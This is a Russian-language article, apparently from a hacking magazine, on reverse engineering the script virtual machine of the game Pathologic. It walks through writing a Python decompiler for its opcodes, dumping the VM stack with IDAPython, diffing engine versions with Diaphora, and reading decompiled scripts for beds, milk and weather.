```
ulType: 1A
ulType: 4E
ulType: 51
ulType: 1A
ulType: 4E
ulType: 17
ulType: 17
ulType: 4D
```

Находим номера в теле файла.

```
00F0  00 51 00 00 00 00 00 1A 00 00 00 00 00 4E 00 00  .Q..........
N..
0100  00 00 00 51 00 01 00 00 00 1A 00 00 00 00 00 4E  ...Q.........
.N
0110  00 00 00 00 00 17 00 02 00 00 00 05 05 17 00
01  ................
0120  00 00 00 01 4D 00 2C 00 00 00 1A 00 00 00 00 00  ....
M.,.........
```

Сначала идет номер опкода, затем аргументы переменной длины. Значит, придется составить карту, исследовав каждый номер по отдельности.

```
void __usercall CScript::CreateInstruction(unsigned int ulType@<edi>,
CStringReader *reader@<ecx>, CScript *pScript)
{
  // (...)
  switch ( ulType )
  {
    case 0u:
      v4 = operator new(0xCu);
      if ( !v4 )
        goto LABEL_4;
      CInstructionMov::CInstructionMov(v4, reader);
      return result;
    case 1u:
      v6 = operator new(0xCu);
      if ( !v6 )
        goto LABEL_4;
      CInstructionMovB::CInstructionMovB(v6, reader);
      return result;
    case 2u:
      v7 = operator new(0xCu);
      if ( !v7 )
        goto LABEL_4;
      CInstructionMovI::CInstructionMovI(v7, reader);
      return result;
  // (...)
  }
}
```

Внутри функции `CreateInstruction` огромный `switch` с обработчиками для каждого номера. Первоначальная задача — написать дизассемблер длин. Нам не так важно, как работает опкод, но важно выяснить, сколько он занимает места в файле. Тогда мы сможем правильно прочесть все остальные.

```
void __usercall CInstructionMov::CInstructionMov(CInstructionMov *
this@<eax>, CStringReader *reader@<edx>)
{
  const char *m_pszDataCur; // ecx

  this->__vftable = &CInstructionMov::vftable;
  m_pszDataCur = reader->m_pszDataCur;
  this->m_ulVarIn = *m_pszDataCur;
  m_pszDataCur += 4;
  reader->m_pszDataCur = m_pszDataCur;
  this->m_ulVarOut = *m_pszDataCur;
  reader->m_pszDataCur = m_pszDataCur + 4;
}
```

Итак, сколько он занимает места? В качестве подсказки можно использовать тело класса:

```
struct __cppobj CInstructionMov : IInstruction
{
  unsigned int m_ulVarIn;
  unsigned int m_ulVarOut;
};
```

Наследование интерфейса `IInstruction` гарантирует, что первые четыре байта — ссылка на `vftable`. Дальше два поля: `m_ulVarIn` и `m_ulVarOut`. Посмотрев на код, убеждаемся, что курсор объекта `reader` два раза смещают на четыре байта, ровно под два поля из тела класса. Значит, читается восемь байт. Создаем такую же структуру в нашем шаблоне:

```
struct CInstructionMov
{
    DWORD VarIn;
    DWORD ulVarOut;
};
```

В `CreateInstruction` обрабатывается 87 опкодов, и несколько литров кофе спустя я разобрал их все. Оставалось только сравнить номера опкодов в шаблоне и список из перехваченных номеров в отладчике. Через какое-то время я отловил ошибки, и шаблон стал работать со всеми скриптами.

Разобрать код без ошибок — полдела. Следующий шаг — понять, что он делает.

ПИШЕМ ДЕКОМПИЛЯТОР

У меня уже есть список опкодов, из названий которых примерно понятно, что они делают. Но в идеале нужно получить читаемый псевдокод, из которого будет ясно, что делает весь скрипт. По логике объектно ориентированного программирования объект опкода должен содержать код исполнения, который вызывается при запуске скрипта. И действительно, поискав по имени, находим метод `Execute` у класса с тем же именем:

```
bool __thiscall CInstructionMov::Execute(CInstructionMov *this,
CScriptRun::Data *data, float fDeltaTime)
{
  _BYTE pExceptionObject[12]; // [esp+8h] [ebp-Ch] BYREF

  if ( !(*data->m_Stack._M_finish[-this->m_ulVarOut].m_Object->vSet)(
          data->m_Stack._M_finish[-this->m_ulVarOut].m_Object,
          data->m_Stack._M_finish[-this->m_ulVarIn].m_Object) )
  {
    CScriptRun::Error::Error("Can't convert variable");
    _CxxThrowException(pExceptionObject, &_TI1_AVError_CScriptRun__);
  }
  ++data->m_ulCurOp;
  return 0;
}
```

Видим, что код увеличивает глобальный счетчик команд `m_ulCurOp` — местный аналог регистра `EIP`.

```
struct IVariableEx_vtbl
{
  void (__thiscall *~IBase)(IBase *this);
  bool (__thiscall *Release)(IGeneric *this);
  IGeneric *(__thiscall *QueryInterface)(IGeneric *this, unsigned int
);
  VAR_TYPE (__thiscall *GetVariableType)(IVariable *this);
  _BYTE vSet[24];
  bool (__thiscall *Set)(IVariable *this, bool);
  _BYTE vGet[24];
  bool (__thiscall *Get)(IVariable *this, bool *);
  // (...)
};
```

По логике должен вызываться метод `Set`, но в реальности «вызываются» байты по адресу, который я назвал `vSet`. Дело в том, что `IVariableEx` — интерфейс, конкретная реализация которого зависит от типа переменной. 24 байта оставлено под шесть ссылок для шести разных типов переменных. Общий интерфейс оставляет место под конкретную ссылку, но не знает ее точного расположения. Так что можно считать, что это вызов метода `Set`. Через него код передает значение переменной `m_ulVarIn` в переменную `m_ulVarOut`. Это можно записать примерно такой строчкой псевдокода:

```
Stack[-VarOut] = Stack[-VarIn]
```

Объект `m_Stack` представляет собой `std::vector` — безразмерный массив из стандартной библиотеки C++. На нем реализован стек виртуальной машины самодельного скриптового языка. Стек работает по принципу LIFO (Last In, First Out), то есть добавляет последний элемент в конец списка и достает следующий элемент из конца. Поэтому код использует номера со знаком минус, это отрицательный индекс от конца списка.

Я решил написать декомпилятор на Python, он отлично подходит для написания бинарных парсеров. Для начала мне понадобился свой класс `reader`, чтобы удобно читать поток байтов:

```
class Reader:

    def __init__(self, path):
        self.f = open(path, "rb")

    def __del__(self):
        self.f.close()

    def read(self, size, format):
        return struct.unpack(format, self.f.read(size))[0]

    def uint32(self):
        return self.read(4, 'I')

    def uint16(self):
        return self.read(2, 'H')

    def uint8(self):
        return self.read(1, 'B')

    def bytes(self, size):
        return self.f.read(size)

    def str_a(self, size):
        return self.f.read(size).decode('utf-8')

    def float(self):
        return round(struct.unpack('f', self.f.read(4))[0], 5)
```

С его помощью добавление нового опкода становится максимально простым, а код — легко читаемым:

```
class CInstructionMov:
    def __init__(self, r):
        self.OpCode = 'Mov'
        self.VarIn = r.uint32()
        self.VarOut = r.uint32()

    def __repr__(self):
        return f'Stack[-{self.VarOut}] = Stack[-{self.VarIn}]'
```

Из созданного «Идой» кода не всегда понятно, что делает сложная команда. Проще всего посмотреть на состояние стека (в котором лежат все переменные) до и после выполнения команды. Для этого нужно написать очередной скрипт для отладчика, но в этот раз для IDA Pro.

Когда мы проваливаемся внутрь любой инструкции вроде `CInstructionMov`, вторым аргументом передается `CScriptRun::Data *data` — ссылка на структуру с глобальными переменными. Ее мы и будем считывать:

```
struct __cppobj CScriptRun::Data
{
  CScript *m_pScript;
  CScriptRun *m_pScriptRun;
  IScriptContext *m_pContext;
  CScriptRun::GF_RESOLVED *m_pResolved;
  boost::scoped_array m_pGlobalVars;
  _STL::vector m_Tasks;
  _STL::vector m_Stack;
  unsigned int m_ulCurOp;
  CSerPtr m_pOpData;
};
```

IDAPython позволяет читать значения регистров и памяти прямо во время отладки:

```
def dump_vm_state():
    data_ptr = get_reg_value('esp') + 4
    data_adr = read_dbg_dword(data_ptr)
    stack_ptr = data_adr + 0x20
    cur_op = read_dbg_dword(data_adr + 0x2c)

    print(f'CurOP: {hex(cur_op)}')
    print(f'Stack: ')
    dump_vector(stack_ptr)
```

Я беру ссылку из стека и раскручиваю ее до нужных структур по заранее известным смещениям:

```
def dump_vector(addr):
    m_start = idc.read_dbg_dword(addr)
    m_finish = idc.read_dbg_dword(addr+4)

    while m_start < m_finish:
        m_obj = idc.read_dbg_dword(m_start)
        vftable = idc.read_dbg_dword(m_obj)
        class_name = idc.get_name(vftable)
        demangle_type = idc.get_inf_attr(INF_SHORT_DN)
        class_name = idc.demangle_name(class_name, demangle_type)
        class_name = RE_VAR_TYPE.findall(class_name)[0]

        value = ''

        if class_name == 'CVariableInt':
            value = idc.read_dbg_dword(m_obj+8)

        if class_name == 'CVariableFloat':
            value = idc.read_dbg_dword(m_obj+8)

        if class_name == 'CVariableString':
            vector = idc.read_dbg_dword(m_obj+8)
            str_data = read_dbg_memory(vector, 100)
            value = '"' + get_str_from_addr(str_data) + '"'

        if class_name == 'CVariableBool':
            value = idc.read_dbg_byte(m_obj+8)

        if class_name == 'CVariableVector':
            x = idc.read_dbg_dword(m_obj+8)
            y = idc.read_dbg_dword(m_obj+8+4)
            z = idc.read_dbg_dword(m_obj+8+4+4)
            value = f'({x},{y},{z})'

        print(hex(m_start), hex(m_obj), class_name, value)
        m_start +=4
```

Здесь используется интересный трюк. Стек содержит ссылки на объекты — производные классы от `CVariableBase`. Первые четыре байта тела любого объекта — ссылка на `vftable`. По ее адресу можно получить имя класса, предоставляемое отладочными символами. А зная класс переменной, нетрудно прочесть ее значения:

```
Python>dump_vm_state()
CurOP: 0x1015
Stack:
0x3dcd1f8 0x3dcda38 CVariableFloat 0
0x3dcd1fc 0x3dcda60 CVariableFloat 1086324736
0x3dcd200 0x3dcda88 CVariableString "dawn_bk.tex"
0x3dcd204 0x3dcdab8 CVariableString "dawn_ft.tex"
0x3dcd208 0x3dcdae8 CVariableString "dawn_lt.tex"
0x3dcd20c 0x3dcdb18 CVariableString "dawn_rt.tex"
0x3dcd210 0x3dcdb48 CVariableString "dawn_up.tex"
0x3dcd214 0x3dcdb78 CVariableString "dawn_rain_bk.tex"
0x3dcd218 0x3dcdba8 CVariableString "dawn_rain_ft.tex"
0x3dcd21c 0x3dcdd50 CVariableString "dawn_rain_lt.tex"
0x3dcd220 0x3dcdd80 CVariableString "dawn_rain_rt.tex"
0x3dcd224 0x3dcddb0 CVariableString "dawn_rain_up.tex"
0x3dcd228 0x3dcdde0 CVariableBool 3131961344
0x3dcd22c 0x3dcde08 CVariableVector (1053345994,1048872069,1048872069)
0x3dcd230 0x3dcde38 CVariableVector (1053345994,1048872069,1048872069)
0x3dcd234 0x3dcde68 CVariableFloat 1161527296
0x3dcd238 0x3dcde90 CVariableFloat 1167867904
0x3dcd23c 0x3dcdeb8 CVariableVector (1061734602,1057326470,1055056611)
0x3dcd240 0x3dcdee8 CVariableVector (1061734602,1057326470,1055056611)
0x3dcd244 0x3dcdf18 CVariableFloat 0
0x3dcd248 0x3dcdf40 CVariableFloat 1090519040
0x3dcd24c 0x3dcdf68 CVariableFloat 1086324736
```

Дампинг значений до и после исполнения интересующей меня инструкции помог разобрать опкоды, не копаясь в тонне декомпилированного с ошибками кода C++. Только если команда вела себя неожиданным образом, приходилось заглядывать в декомпилятор, но большинство инструкций разобралось и так.

Дело за малым — разобрать аналогичным образом код остальных 86 опкодов. Примерно неделю спустя я получил рабочий декомпилятор. Статья превратится в книгу, если я буду описывать каждый опкод отдельно. Поэтому читай полный код декомпилятора на GitHub.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

МОД (УТОПИЯ)

РАЗБИРАЕМ ПО ВИНТИКАМ ВИРТУАЛЬНУЮ МАШИНУ PATHOLOGIC

МИГРАЦИЯ С АЛЬФА-ВЕРСИИ

Альфа-версия хранит в архиве 343 скрипта, датированных июлем 2004 года. Официальное издание «Мора» содержит уже 978 штук, с разными датами вплоть до октября 2005-го.

Меня интересуют скрипты полной версии, но при попытке открыть их шаблоном 010 Editor от альфа-версии вылезает ошибка шаблонизатора. Заголовки разбираются нормально, значит, их формат не изменился, а вот список опкодов ломает исполнение шаблона. Выясним, в чем дело, сравнив оба движка.

Для этого понадобится плагин к IDA Pro — Diaphora. Он создан для сравнения двух версий одного и того же файла. Так называемый патч-диффинг помогает найти место, исправленное патчем безопасности, и написать эксплоит для старой версии. Тот же метод поможет определить расположение известных функций, чтобы понять, что изменилось в новой версии движка.

IDA славится обратной совместимостью со своими же старыми версиями, поэтому в конце работы плагин падает с ошибкой.

```
[Diaphora: Wed Apr  2 19:57:08 2025] Error: module 'idc' has no
attribute 'get_ordinal_qty'
Traceback (most recent call last):
File "C:\Program Files\IDA Professional 9.0\diaphora\3.2.1\diaphora_ida.
py", line 1281, in export
self.do_export(crashed_before)
File "C:\Program Files\IDA Professional 9.0\diaphora\3.2.1\diaphora_ida.
py", line 1248, in do_export
self.export_structures()
File "C:\Program Files\IDA Professional 9.0\diaphora\3.2.1\diaphora_ida.
py", line 3329, in export_structures
local_types = idc.get_ordinal_qty()
File "C:\Program Files\IDA Professional 9.0 SP1\python\ida_ida.py", line
4612, in __getattribute__
return getattr(self.orig, name)
AttributeError: module 'idc' has no attribute
```


Замечательно, лезу в исходники файла `C:\Program Files\IDA Professional 9.0 SP1\python\idc.py`, так как помню, что функция должна быть там, и закономерно там ее не нахожу. Смотрю код старой версии:

```
def get_ordinal_qty():
    """
    Get number of local types + 1

    @return: value >= 1. 1 means that there are no local types.
    """
    return ida_typeinf.get_ordinal_qty(None)
```

Разработчики «Иды» любят менять имена функций, оставляя к ним старые комментарии. Поискав по тексту копию комментария, находим новое имя:

```
def get_ordinal_limit():
    """
    Get number of local types + 1

    @return: value >= 1. 1 means that there are no local types.
    """
    return ida_typeinf.get_ordinal_limit(None)
```

Меняю код Diaphora и перезапускаю плагин. В этот раз все прошло успешно. Плагин создает базу SQLite для обоих файлов и затем сравнивает ее в поисках одинаковых функций. На выходе получаем несколько новых окон со списком похожих функций. Делаем снимок базы и жмем Import all functions.



Diaphora закончила сравнение

Теперь у меня есть практически полностью размеченная база для новой версии движка. Остается найти изменения в коде функции `CreateInstruction`. Поочередно сравниваю все инструкции, пока не натыкаюсь на первые различия:

```
case 0x4C:
  v73 = operator new(0x14u);
  if ( v73 )
    CInstructionPow2::CInstructionPow2(v73, a1);
  return;
case 0x4D:
  v76 = operator new(0xCu);
  if ( v76 )
    CInstructionCall::vftable(v76, a1);
  return;
case 0x4E:
  if ( operator new(0x10u) )
    NEW_OCPODE_1(a1);
  return;
case 0x4F:
  v19 = operator new(8u);
  if ( !v19 )
    return;
  *v19 = &NEW_COMMAND_2_vtable;
  break;
```

Ближе к концу списка вставлено два новых опкода! Первый занимает девять байт и не делает ничего полезного. А вот второй передает управление и фактически повторяет код `CInstructionCall`, поэтому в декомпиляторе я назвал его `Call2`. Остальные опкоды работают так же, как раньше.

ИССЛЕДУЕМ СУЩЕСТВУЮЩИЕ СКРИПТЫ

Декомпилятор написан и работает. Местами декомпиляция не очень точная, но мы уже можем понять, что делает тот или иной скрипт. Чтобы опкоды не сливались в единую стену текста, я решил разделять их на типичные базовые блоки — ставить разрыв строки после команд передачи управления.

bed.bin

Скрипт отвечает за поведение кроватей в игре.

```
Import:
    SetVisibility (1 args)
    Hold (0 args)
    IsOverrideActive (1 args)
    ActivateSleepMode (1 args)

RunOp = 0x0
RunTask = 0

GlobalTasks:
    GTASK_0  Params = 0
        EVENT_0 Op = 0x7 Vars = (object)

0x0: Push((bool) 1)
0x1: @ SetVisibility(Stack[-1])
0x2: Pop(1)
0x3: @ Hold()
0x4: Pop(0)
0x5: GOTO 0x3

0x6: Return(0)

0x7: PushEmpty(bool, bool)
0x8: @ IsOverrideActive(Stack[-1])
0x9: Pop(0)
0xa: Stack[-1] = !Stack[-1]
0xb: IF (Stack[-1] == 0) GOTO 0xe; Pop(1)

0xc: @ ActivateSleepMode(Stack[-3])
0xd: Pop(0)
0xe: Return(2)
```

При создании объекта, то есть появлении игрока в непосредственной близости, запускается код по адресу `RunOp`. Адреса представляют собой порядковый номер опкода, примерно как номер строки в бейсике. Первый, то есть нулевой, опкод заталкивает в стек значение 1. Второй вызывает функцию `SetVisibility` с единственным аргументом, который берется из вершины стека. Дальше следует бесконечный цикл из вызова функции `Hold`.

Заголовок `GlobalTasks` содержит адреса событий — что-то вроде колбэков, вызов которых происходит в ответ на какие-то события в игре. Насколько я понимаю, единственное «событие» в жизни объекта «кровать» — это ситуация, когда игрок жмет кнопку действия. Код начинается со смещения `0x7` и запускает функцию `ActivateSleepMode`, то есть открывает меню для выбора нужного времени сна.

item_milk.bin

Посмотрим на код объекта «молоко»:

```
Strings:
    drink
    hunger
    add

Import:
    PlaySound (1 args)
    HasProperty (2 args)
    GetProperty (2 args)
    SetProperty (2 args)
    CreateFloatVector (1 args)
    SendWorldWndMessage (2 args)

RunOp = 0x0
RunTask = 0
```

Список команд слишком длинный для цитат, я приведу возможную трассу исполнения:

```
0x0: Push("drink")
0x1: @ PlaySound(Stack[-1])
0x2: Pop(1)
0x3: PushEmpty(bool, string, float, float, float)
0x4: Stack[-4] = "hunger"
0x5: Stack[-3] = (float) -0.07
0x6: Stack[-2] = (int) 0
0x7: Stack[-1] = (int) 1
0x8: Call2 0xf

0xf: PushEmpty(bool, float, bool, float)
0x10: @ HasProperty(Stack[-8], Stack[-2])
0x11: Pop(0)
0x12: Stack[-2] = !Stack[-2]
0x13: IF (Stack[-1] == 0) GOTO 0x16; Pop(1)

0x16: @ GetProperty(Stack[-8], Stack[-1])
0x17: Pop(0)
0x18: PushEmpty(float, float, float, float)
0x19: Stack[-3] = Stack[-5] + Stack[-11]
0x1a: Stack[-2] = Stack[-10]
0x1b: Stack[-1] = Stack[-9]
0x1c: Call2 0x22

0x22: PushEmpty()
0x23: Pop(0); Push((bool) Stack[-3] < Stack[-2])
0x24: IF (Stack[-1] == 0) GOTO 0x27; Pop(1)

0x25: Stack[-4] = Stack[-2]
0x26: Return(0)

0x1d: Pop(3)
0x1e: @ SetProperty(Stack[-9], Stack[-1])
0x1f: Pop(1)
0x20: Stack[-9] = (bool) 1
0x21: Return(4)
```


В начале скрипта через функцию `PlaySound` проигрывается звук `drink`. Дальше проверяется значение атрибута `hunger`, и если голод существует, то из него вычитается 0,07. Теперь ты знаешь, как работает бутылка молока. А еще мы убедились, что декомпилятор работает без ошибок.

ИЗВЕСТНЫЕ МОДИФИКАЦИИ

Для начала я решил посмотреть, какие вообще существуют модификации для «Мора». Оказалось, что большинство серьезных модов базируется на Rat Fog Editor. Какой-то безумец методично правил все байты скрипта `weather.bin`, пока не вывел закономерность в реакциях игры на изменения.

```
0x3: Pop(0)
0x4: Push("night_bk.tex")
0x5: Push("night_ft.tex")
0x6: Push("night_lt.tex")
0x7: Push("night_rt.tex")
0x8: Push("night_up.tex")
0x9: Push("night_rain_bk.tex")
0xa: Push("night_rain_ft.tex")
0xb: Push("night_rain_lt.tex")
0xc: Push("night_rain_rt.tex")
0xd: Push("night_rain_up.tex")
0xe: Push((bool) 0)
0xf: Push(CVector(0.0, 0.0, 0.0))
0x10: Push(CVector(0.27451, 0.27451, 0.27451))
0x11: Push((float)3000.0)
0x12: Push((float)5000.0)
0x13: Push(CVector(0.19608, 0.19608, 0.19608))
0x14: Push(CVector(0.19608, 0.19608, 0.19608))
0x15: @ ForceWeather(Stack[-17], Stack[-16], Stack[-15], Stack[-14],
Stack[-13], Stack[-12], Stack[-11], Stack[-10], Stack[-9], Stack[-8],
 Stack[-7], Stack[-6], Stack[-5], Stack[-4], Stack[-3], Stack[-2],
Stack[-1])
0x16: Pop(17)
```

Действительно, скрипт содержит множество значений типа float, которые отвечают за освещение, туман и цветокоррекцию.



Результат работы модификации

